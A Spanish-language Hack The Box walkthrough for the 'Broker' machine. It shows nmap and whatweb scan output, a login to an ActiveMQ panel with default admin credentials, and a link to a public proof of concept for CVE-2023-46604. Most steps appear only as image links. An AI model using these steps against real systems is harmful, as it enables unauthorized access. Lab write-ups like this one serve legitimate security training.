

# Broker

## Reconocimiento

Nos conectamos a hackthebox:




# Escaneo

```
❯ nmap -p- -sS -sV -sC --open  --min-rate=5000 -vvv -n -Pn 10.10.11.243 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 10:09 CET
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
```


```
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp    open  http       syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt       syn-ack ttl 63
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?      syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       syn-ack ttl 63 Jetty 9.4.39.v20210325
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
37663/tcp open  tcpwrapped syn-ack ttl 63
61613/tcp open  stomp      syn-ack ttl 63 Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
```

```
❯ whatweb http://10.10.11.243/
http://10.10.11.243/ [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.243], PoweredBy[Jetty://], Title[Error 401 Unauthorized], WW
W-Authenticate[ActiveMQRealm][basic], nginx[1.18.0]
```


Al ver que tenemos esto





Probamos el admin=admin





Y entramos





Buscamos info en el metasploit






Como vemos que esta siendo complicado lo buscamos por otros sitios







El enlace https://github.com/evkl1d/CVE-2023-46604













